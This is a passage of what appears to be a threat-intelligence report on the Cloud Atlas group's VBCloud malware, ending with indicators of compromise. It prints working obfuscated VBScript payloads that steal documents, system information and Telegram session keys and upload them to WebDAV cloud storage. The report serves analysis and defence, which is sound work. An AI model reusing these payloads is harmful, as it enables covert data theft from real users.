set jljiqsixduphc = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv")
eipxbvdwrzxes=mddsxdzkjvjkh.getOption(2)
mddsxdzkjvjkh.setOption 2,eipxbvdwrzxes
jljiqsixduphc.GetStringValue &H80000001, "Software\Microsoft\Windows\CurrentVersion\Internet Settings","ProxyServer", iogkuwjjhhyux
jljiqsixduphc.GetDWORDValue &H80000001, "Software\Microsoft\Windows\CurrentVersion\Internet Settings","ProxyEnable", mtkvoylrrtdun
If ((VarType(iogkuwjjhhyux) <> vbNull) And (mtkvoylrrtdun = 1)) Then
    mddsxdzkjvjkh.setProxy 2, iogkuwjjhhyux
End If
Set zjizsbobaqecw = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2").ExecQuery("Select * from Win32_LogicalDisk")
wsyuxtlznfaqm = ""
For Each hirpykdmqvuoo in zjizsbobaqecw
    wsyuxtlznfaqm = wsyuxtlznfaqm & "DriveLetter: " & hirpykdmqvuoo.Name & ";; " & "Description: " & hirpykdmqvuoo.VolumeName & ";; "
    wsyuxtlznfaqm = wsyuxtlznfaqm & "DriveType: " & hirpykdmqvuoo.DriveType & ";; "
    wsyuxtlznfaqm = wsyuxtlznfaqm & "MediaType: " & hirpykdmqvuoo.MediaType & ";; " & "Size: "
    wsyuxtlznfaqm = wsyuxtlznfaqm & Int(hirpykdmqvuoo.Size / 1073741824) & "Gb" & ";; "
    wsyuxtlznfaqm = wsyuxtlznfaqm & "FreeSpace: " & Int(hirpykdmqvuoo.FreeSpace / 1073741824) & "Gb" & VbCr
Next
mddsxdzkjvjkh.Open "PUT", "https://kim.nl.tab.digital/remote.php/dav/files/[redacted]o%40gmail.com/kmsobuqjquut/" & "giark_12931.drv", false, "
mddsxdzkjvjkh.SetRequestHeader "Content-Type", "application/x-www-from-urlencoded"
mddsxdzkjvjkh.Send wsyuxtlznfaqm
```

VBCloud::Payload (2)

This script is designed to exfiltrate files and documents. It iterates through local drives and removable media in search of files with the extensions DOC, DOCX, XLS, XLSX, PDF, TXT, RTF and RAR. The script checks the size of any files it finds to match this condition and collects those between 1000 and 3,000,000 bytes to exfiltrate. The files must have been modified no more than 72 hours before the current date. The script then copies matching files to a ZIP archive it creates, named “mapping.zip”. It also adds a file with metadata such as the created time, modified time, last opened time, and full path to the file. Upon exceeding 4,000,000 bytes, an archive is uploaded to cloud storage and deleted from the system. It is replaced with a new one, and the file harvesting process continues. The archive is uploaded in RC4-encrypted form, with a name that follows the template “%d_13134” and one of the following extensions chosen at random: MP3, AAC, MP2, FLAC, WAV, ALAC, MQA, OGG, DSD, WMA, and MP4.

```
mapping_zip = "mapping.zip"
blqhhxgg = "13134"
kvceabok = 0
pcbsqjlc = Array("doc","docx","xls","xlsx","pdf","txt","rtf","rar")
vdvnbtlx.open "MKCOL", "https://kim.nl.tab.digital/remote.php/dav/files/[redacted].o%40gmail.com/" & "kmsobuqjquut/" , false, "[redacted].o@gmail.com", "[redacted]"
vdvnbtlx.Send ""
ProcessDiskByDriveType(3)
ProcessDiskByDriveType(2)
Function deleteZIPnbuff()
    if FS.FileExists(ProgramData_path & "buff") Then
        FS.DeleteFile(ProgramData_path & "buff")
    End If
    If FS.FileExists(ProgramData_path & mapping_zip) Then
        FS.DeleteFile(ProgramData_path & mapping_zip)
    End If
End Function
Function znpdrktn()
    If FS.GetFile(ProgramData_path & mapping_zip).Size > 4000000 Then
        SaveStreamToZIP()
    End If
End Function
Function CopyFileToZIP(icmaoawf)
    On Error Resume Next
    kvceabok = kvceabok + 1
    dclwlmdx = DatePart("n", icmaoawf.DateCreated) & "/" & DatePart("d", icmaoawf.DateCreated) & "/" & DatePart("yyyy", icmaoawf.DateCreated) & " " & DatePart("h", icmaoawf.DateCreated) & ":
    ucsimljx = DatePart("n", icmaoawf.DateLastModified) & "/" & DatePart("d", icmaoawf.DateLastModified) & "/" & DatePart("yyyy", icmaoawf.DateLastModified) & " " & DatePart("h", icmaoawf.Da
    kcouxuqa = DatePart("n", icmaoawf.DateLastAccessed) & "/" & DatePart("d", icmaoawf.DateLastAccessed) & "/" & DatePart("yyyy", icmaoawf.DateLastAccessed) & " " & DatePart("h", icmaoawf.Da
    cgqcnxiv = kvceabok & vbtab & dclwlmdx & vbtab & ucsimljx & vbtab & kcouxuqa & vbtab & Replace(icmaoawf.path, "\", "\\") & UbCr
    stream.WriteText cgqcnxiv
    sgdkiodu = ProgramData_path & kvceabok
    If FS.FileExists(sgdkiodu) Then
        FS.DeleteFile(sgdkiodu)
    End If
    Wscript.Sleep(2000)
    FS.CopyFile icmaoawf.path, sgdkiodu
    AddFileToZIP sgdkiodu, ProgramData_path & mapping_zip
    Wscript.Sleep(2000)
    FS.DeleteFile(sgdkiodu)
    znpdrktn()
End Function
Function SendEncryptedZip()
    On Error Resume Next
    Randomize
    Dim cpbdlqsd
    cpbdlqsd = Array(".mp3",".aac",".mp2",".flac",".wav",".alac",".mqa",".ogg",".dsd",".wma",".mp4")
    jwquxlvv = CStr(int(rnd*1000) + 1) + "_" & "13134" & cpbdlqsd(Int((Ubound(cpbdlqsd) + 1) * Rnd()))
    vdvnbtlx.Open "PUT", "https://kim.nl.tab.digital/remote.php/dav/files/[redacted].o%40gmail.com/kmsobuqjquut/" & jwquxlvv , False, "[redacted].o@gmail.com", "[redacted]"
    vdvnbtlx.setRequestHeader "Content-Type", "application/x-www-from-urlencoded"
    vnmbanwy = ReadFile(ProgramData_path & mapping_zip)
    asqlwhks = RC4_crypt(vnmbanwy, "xgnemgrrurzlipggnfdscodym")
    set jfsdzgtn = CreateObject("adodb.stream")
    jfsdzgtn.open
    jfsdzgtn.type = 2
    jfsdzgtn.charset = "windows-1251"
    jfsdzgtn.writetext asqlwhks
    jfsdzgtn.position = 0
    jfsdzgtn.type = 1
    vdvnbtlx.Send jfsdzgtn.read
    Wscript.Sleep(3000)
    deleteZIPnbuff()
End Function
Function ReadFile(ypjrslim)
    On Error Resume Next
    tptioygx = ""
    set dhuaqmrt = FS.GetFile(ypjrslim)
    set slrqjuhv = dhuaqmrt.OpenAsTextStream(1, -2)
    while not slrqjuhv.AtEndOfStream
    tptioygx = tptioygx & slrqjuhv.read(25000)
    wend
    slrqjuhv.Close()
    ReadFile = tptioygx
end function
Function SaveStreamToZIP()
    On Error Resume Next
    stream.SaveToFile(ProgramData_path & "buff")
    AddFileToZIP ProgramData_path & "buff", ProgramData_path & mapping_zip
    WScript.Sleep(2000)
    If FS.FileExists(ProgramData_path & "buff") then
        FS.DeleteFile(ProgramData_path & "buff")
    End If
    SendEncryptedZip()
    WScript.Sleep(3000)
    stream.Close
    stream.Open
End Function
Function ProcessFolderNSubFolders(vriymphh)
    On Error Resume Next
    Set mqmeuyvw = FS.GetFolder(vriymphh)
    If mqmeuyvw.Name <> "Program Files" And mqmeuyvw.Name <> "Program Files (x86)" And mqmeuyvw.Path <> CreateObject("Wscript.Shell").ExpandEnvironmentStrings("%SystemRoot%") Then
        Set cpqghfkh = mqmeuyvw.Files
        Set hlxuogxv = mqmeuyvw.SubFolders
        For Each icmaoawf in cpqghfkh
            Set qhmlrupy = FS.GetFile(icmaoawf)
            For Each mrujceco in pcbsqjlc
                If StrComp(FS.GetExtensionName(qhmlrupy), mrujceco) = 0 Then
                    If DateDiff("d", FormatDateTime(qhmlrupy.DateLastModified), Now()) < 3 Then
                        If qhmlrupy.Size > 1000 And qhmlrupy.Size < 3000000 Then
                            CopyFileToZIP(icmaoawf)
                        End If
                    End If
                End If
            Next
        Next
        For Each lodajffa in hlxuogxv
            ProcessFolderNSubFolders(lodajffa.Path)
        Next
    End If
End Function
Function ProcessDisk(sscjzelb)
    deleteZIPnbuff()
    vdvnbtlx.Open "PUT", "https://kim.nl.tab.digital/remote.php/dav/files/[redacted]%40gmail.com/kmsobuqjquut/" & Replace(sscjzelb, ":", "") & "_" & "13134.str" , false, "[redacted]
    vdvnbtlx.setRequestHeader "Content-Type", "application/x-www-from-urlencoded"
    vdvnbtlx.send "Start"
    WScript.Sleep(1000)
    ProcessFolderNSubFolders(sscjzelb & "\")
    SaveStreamToZIP()
    WScript.Sleep(1000)
    vdvnbtlx.Open "PUT", "https://kim.nl.tab.digital/remote.php/dav/files/[redacted].o%40gmail.com/kmsobuqjquut/" & Replace(sscjzelb, ":", "") & "_" & "13134.fin" , false, "[redacted]
    vdvnbtlx.setRequestHeader "Content-Type", "application/x-www-from-urlencoded"
    vdvnbtlx.send "Finish"
End Function
Function ProcessDiskByDriveType(ptzejaao)
    For Each sscjzelb in GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2").ExecQuery("Select * from Win32_LogicalDisk")
    If sscjzelb.DriveType = ptzejaao Then
        ProcessDisk(sscjzelb.Name)
    End If
    Next
End Function
Function AddFileToZIP(icmaoawf, aonfjcmc)
    On Error Resume Next
    Const hrbhpvnp = &H14&
    eplipkat = FS.GetAbsolutePathName(icmaoawf)
    zipFilePath = FS.GetAbsolutePathName(aonfjcmc)
    If Not FS.FileExists(zipFilePath) Then
        CreateEmptyZIP(zipFilePath)
    End If
    Set hqkzslcp = CreateObject("Shell.Application")
    dfsfdmtw = hqkzslcp.NameSpace(zipFilePath).items.Count
    jnsorikz = Split(eplipkat, "")
    swzcumxv = (jnsorikz(Ubound(jnsorikz)))
    cbfdsyoh = False
    For Each hmjggzvj In hqkzslcp.NameSpace(zipFilePath).items
        If LCase(swzcumxv) = LCase(hmjggzvj) Then
            cbfdsyoh = True
            Exit For
        End If
    Next
    If Not cbfdsyoh Then
        hqkzslcp.NameSpace(zipFilePath).Copyhere eplipkat, hrbhpvnp
        On Error Resume Next
        ccqbivpf = 0
        Do Until dfsfdmtw < hqkzslcp.NameSpace(zipFilePath).Items.Count
            Wscript.Sleep(100)
            ccqbivpf = ccqbivpf + 1
        Loop
        On Error GoTo 0
    End If
End Function
```

Part of the file exfiltration script

VBCloud::Payload (3)

This script gets various system information such as the OS version, RAM size, manufacturer, computer name, username and domain name.

```
Function mlfogigfukei()
On Error Resume Next
Set gaphgybfyqai = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2").ExecQuery("Select * from Win32_ComputerSystem",, 48)
For Each rnowvynrbrwu in gaphgybfyqai
mpcckynkkixw.WriteText = vbCr & "system_name:: " & rnowvynrbrwu.Name
mpcckynkkixw.WriteText = vbCr & "system_name_format:: " & rnowvynrbrwu.NameFormat
mpcckynkkixw.WriteText = vbCr & "system_manufacturer:: " & rnowvynrbrwu.Manufacturer
mpcckynkkixw.WriteText = vbCr & "system_model:: " & rnowvynrbrwu.Model
mpcckynkkixw.WriteText = vbCr & "time_zone:: " & rnowvynrbrwu.CurrentTimeZone
mpcckynkkixw.WriteText = vbCr & "total_physical_memory:: " & rnowvynrbrwu.TotalPhysicalMemory
mpcckynkkixw.WriteText = vbCr & "domain:: " & rnowvynrbrwu.Domain
mpcckynkkixw.WriteText = vbCr & "domain_role:: " & rnowvynrbrwu.DomainRole
mpcckynkkixw.WriteText = vbCr & "install_date:: " & rnowvynrbrwu.InstallDate
mpcckynkkixw.WriteText = vbCr & "keyboard_pass_status:: " & rnowvynrbrwu.KeyboardPasswordStatus
mpcckynkkixw.WriteText = vbCr & "number_of_processors:: " & rnowvynrbrwu.NumberOfProcessors
mpcckynkkixw.WriteText = vbCr & "system_type:: " & rnowvynrbrwu.SystemType
mpcckynkkixw.WriteText = vbCr & "last_load_info:: " & rnowvynrbrwu.LastLoadinfo
Next
End Function
Function bajfqvlkxjrf()
On Error Resume Next
CreateObject("Wscript.Shell").RegRead("HKEY_USERS\S-1-5-19\Environment\TEMP")
if Err.Number = 0 Then
bajfqvlkxjrf = True
Else
bajfqvlkxjrf = False
end if
End Function
Function jxcofgumqjti()
On Error Resume Next
Set gaphgybfyqai = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2").ExecQuery("Select * from Win32_Process")
mpcckynkkixw.WriteText "process_list:: "
For Each rnowvynrbrwu in gaphgybfyqai: mpcckynkkixw.WriteText = rnowvynrbrwu.Name & "   " & rnowvynrbrwu.CommandLine & ";;"
Next
End Function
Function ulpooyvbrwof()
Set gzifeokkqqfp = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv")
gzifeokkqqfp.GetStringValue &H80000000,"CLSID\\{88d96a0b-f192-11d4-a65f-0040963251e5}\\ProgID","",gkkthpcrmosp
Set ovwqjscaqnlp = CreateObject(gkkthpcrmosp)
fjrvmpclmgum=ovwqjscaqnlp.getOption(2)
ovwqjscaqnlp.setOption 2,fjrvmpclmgum
gzifeokkqqfp.GetStringValue &H80000001, "Software\Microsoft\Windows\CurrentVersion\" & "Internet Settings","ProxyServer", irxtdtoqxnzm
gzifeokkqqfp.GetDWORDValue &H80000001, "Software\Microsoft\Windows\CurrentVersion\" & "Internet Settings","ProxyEnable", vdybvcueftym
If ((VarType(irxtdtoqxnzm) <> vbNull) And (vdybvcueftym = 1)) Then : ovwqjscaqnlp.setProxy 2, irxtdtoqxnzm : End If
ovwqjscaqnlp.Open "MKCOL", "https://kim.nl.tab.digital/remote.php/dav/files/[redacted].o%40gmail.com/" & "kmsobuqjquut/", false, "[redacted]
ovwqjscaqnlp.setRequestHeader "Content-Type", "application/x-www-from-urlencoded"
ovwqjscaqnlp.send ""
Wscript.Sleep(500)
ovwqjscaqnlp.Open "PUT", "https://kim.nl.tab.digital/remote.php/dav/files/[redacted]o%40gmail.com/" & "kmsobuqjquut/" & "btvxk_12511.sy
ovwqjscaqnlp.SetRequestHeader "Content-Type", "application/x-www-from-urlencoded"
Wscript.Sleep(1000)
mpcckynkkixw.Position = 0
ovwqjscaqnlp.Send mpcckynkkixw.ReadText
End Function
Function zrpmppeiwerw()
On Error Resume Next
Set gaphgybfyqai = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2").ExecQuery("Select * from Win32_OperatingSystem")
For Each rnowvynrbrwu in gaphgybfyqai
mpcckynkkixw.WriteText = vbCr & "os_name:: " & rnowvynrbrwu.Name
mpcckynkkixw.WriteText = vbCr & "version:: " & rnowvynrbrwu.Version
mpcckynkkixw.WriteText = vbCr & "service_pack:: " & rnowvynrbrwu.ServicePackMajorVersion & "." & rnowvynrbrwu.ServicePackMinorVersion
mpcckynkkixw.WriteText = vbCr & "os_manufacturer:: " & rnowvynrbrwu.Manufacturer
mpcckynkkixw.WriteText = vbCr & "win_dir:: " & rnowvynrbrwu.WindowsDirectory
mpcckynkkixw.WriteText = vbCr & "locale:: " & rnowvynrbrwu.Locale
mpcckynkkixw.WriteText = vbCr & "available_physical_memory:: " & rnowvynrbrwu.FreePhysicalMemory
mpcckynkkixw.WriteText = vbCr & "total_virtual_memory:: " & rnowvynrbrwu.TotalVirtualMemorySize
mpcckynkkixw.WriteText = vbCr & "available_virtual_memory:: " & rnowvynrbrwu.FreeVirtualMemory
Next
End Function
Function aonyidaxovyu()
On Error Resume Next
Set gzifeokkqqfp = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv")
gzifeokkqqfp.GetStringValue &H80000000,"CLSID\\{093FF999-1EA0-4079-9525-9614C3504B74}\\ProgID","",bqjsyavaaxmv
Set wjbfaloxagzg = CreateObject(bqjsyavaaxmv)
mpcckynkkixw.WriteText = vbCr & "username:: " & wjbfaloxagzg.UserName
mpcckynkkixw.WriteText = vbCr & "computer_name:: " & wjbfaloxagzg.ComputerName
mpcckynkkixw.WriteText = vbCr & "domain_name:: " & wjbfaloxagzg.UserDomain
mpcckynkkixw.WriteText = vbCr & "is_admin:: " & bajfqvlkxjrf
End Function
On Error Resume Next
Set mpcckynkkixw = CreateObject("ADODB.Stream")
mpcckynkkixw.Type = 2
[redacted]
```

VBCloud::Payload (4)

Script to exfiltrate Telegram files:

- The file D877F783D5D3EF8Cs contains the user ID and encryption key used for interaction between the desktop client and Telegram servers.
- The file key_datas contains local encryption keys.

```
On Error Resume Next
set vdbgsphkwvksq = CreateObject(`MSXML2.ServerXMLHTTP.6.0`)
set dpqhkyxfhzvjl = GetObject(`winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv`)
nov=vdbgsphkwvksq.getOption(2)
vdbgsphkwvksq.setOption 2,nov
dpqhkyxfhzvjl.GetStringValue &H80000001, `Software\Microsoft\Windows\CurrentVersion\` & `Internet Settings`,`ProxyServer`, xkancfvoipeal
dpqhkyxfhzvjl.GetDWORDValue &H80000001, `Software\Microsoft\Windows\CurrentVersion\` & `Internet Settings`,`ProxyEnable`, dhxsukmyxhwyt
If ((VarType(xkancfvoipeal) <> vbNull) And (dhxsukmyxhwyt = 1)) Then : vdbgsphkwvksq.setProxy 2, xkancfvoipeal : End If
gooeiroyyeeys = CreateObject(`Wscript.Shell`).ExpandEnvironmentStrings(`%APPDATA%`) & `\Telegram Desktop\tdata`
zqngyamcdrfbg gooeiroyyeeys & `\D877F783D5D3EF8Cs`, `hdnwq_4404_1.tlg`
zqngyamcdrfbg gooeiroyyeeys & `\key_datas`, `wrqzk_4404_2.tlg`
function zqngyamcdrfbg(rmkyummmzxuvj, pfuflxovhkloz)
set yfkhlqroatqkv = CreateObject(`ADODB.Stream`)
yfkhlqroatqkv.open
yfkhlqroatqkv.type = 1
yfkhlqroatqkv.loadfromfile(rmkyummmzxuvj)
Wscript.Sleep(500)
vdbgsphkwvksq.Open `PUT`, `https://webdav.opendrive.com/yegizxpeowoq/` & pfuflxovhkloz , false, `[redacted]@mailto.plus`, `[redacted]`
vdbgsphkwvksq.SetRequestHeader `Content-Type`, `application/x-www-from-urlencoded`
vdbgsphkwvksq.Send yfkhlqroatqkv.Read
end function
```

Part of the file exfiltration script

Geography of attacked users

Several dozen users were attacked in 2024, 82% of these in Russia. Isolated attacks were recorded in Belarus, Canada, Moldova, Israel, Kyrgyzstan, Vietnam and Turkey.

Conclusion

We continue to monitor activity linked to Cloud Atlas. In a new campaign that began in August 2023, the attackers made changes to their familiar toolkit. This time, instead of an executable library to load malware modules, the group relied on the VBShower backdoor as the loader. Besides, they are now using a new module in their attacks: VBCloud. This collects and uploads system information and other data. These actions employ a variety of PowerShell scripts that enable the attackers to perform a range of tasks on the victim's system. VBCloud uses public cloud storage as a C2 server.

The infection chain consists of several stages and ultimately aims to steal data from victims' devices. We've observed that, similar to past Cloud Atlas campaigns, phishing emails continue to be the initial access point. This underscores the still-pressing need for organizations to strengthen their infrastructure defenses and improve employee awareness to ward off these kinds of attacks.

If you want to try analyzing the sample from earlier Cloud Atlas attacks and other infamous malware samples yourself, you can take the Advanced Malware Analysis Techniques course from Kaspersky GReAT.

Indicators of compromise

HTA file download domains

content-protect[.]net
control-issue[.]net
office-confirm[.]com
onesoftware[.]info
serverop-parametrs[.]com
web-privacy[.]net
net-plugin[.]org
triger-working[.]com

VBShower C2

yandesks[.]net
yandisk[.]info
mirconnect[.]info
sber-cloud[.]info
gosportal[.]net
riamir[.]net
web-wathapp[.]com

PowerShower C2

yandisk[.]info

yandesktop[.]com

web-wathapp[.]com

Cloud repositories used by VBCloud

webdav.opendrive.com

webdav.mydrive.ch

webdav.yandex.ru

kim.nl.tab.digital

HTA MD5

9D3557CC5C444FE5D73E4C7FE1872414

CBA05E11CB9D1D71F0FA70ECD1AF2480

CBFB691E95EE34A324F94ED1FF91BC23

2D24044C0A5B9EBE4E01DED2BFC2B3A4

88BE01F8C4A9F335D33FA7C384CA4666

A30319545FDA9E2DA0532746C09130EB

PowerShower MD5

15FD46AC775A30B1963281A037A771B1

31B01387CA60A1771349653A3C6AD8CA

389BC3B9417D893F3324221141EDEA00

VBShower::Launcher MD5

AA8DA99D5623FAFED356A14E59ACBB90

016B6A035B44C1AD10D070ABCDFE2F66

160A65E830EB97AAE6E1305019213558

184CF8660AF7538CD1CD2559A10B6622

1AF1F9434E4623B7046CF6360E0A520E

1BFB9CBA8AA23A401925D356B2F6E7ED

21585D5881CC11ED1F615FDB2D7ACC11

242E86E658FE6AB6E4C81B68162B3001

2FE7E75BC599B1C68B87CF2A3E7AA51F

36DD0FBD19899F0B23ADE5A1DE3C2FEC

389F6E6FD9DCC84C6E944DC387087A56

3A54ACD967DD104522BA7D66F4D86544

3F12BF4A8D82654861B5B5993C012BFA

49F8ED13A8A13799A34CC999B195BF16

4B96DC735B622A94D3C74C0BE9858853

F45008BF1889A8655D32A0EB93B8ACDD

VBCloud MD5

0139F32A523D453BC338A67CA45C224D

01DB58A1D0EC85ADC13290A6290AD9D6
0F37E1298E4C82098DC9318C7E65F9D2
6FCEE9878216019C8DFA887075C5E68E
D445D443ACE329FB244EDC3E5146313B
F3F28018FB5108B516D802A038F90BDE
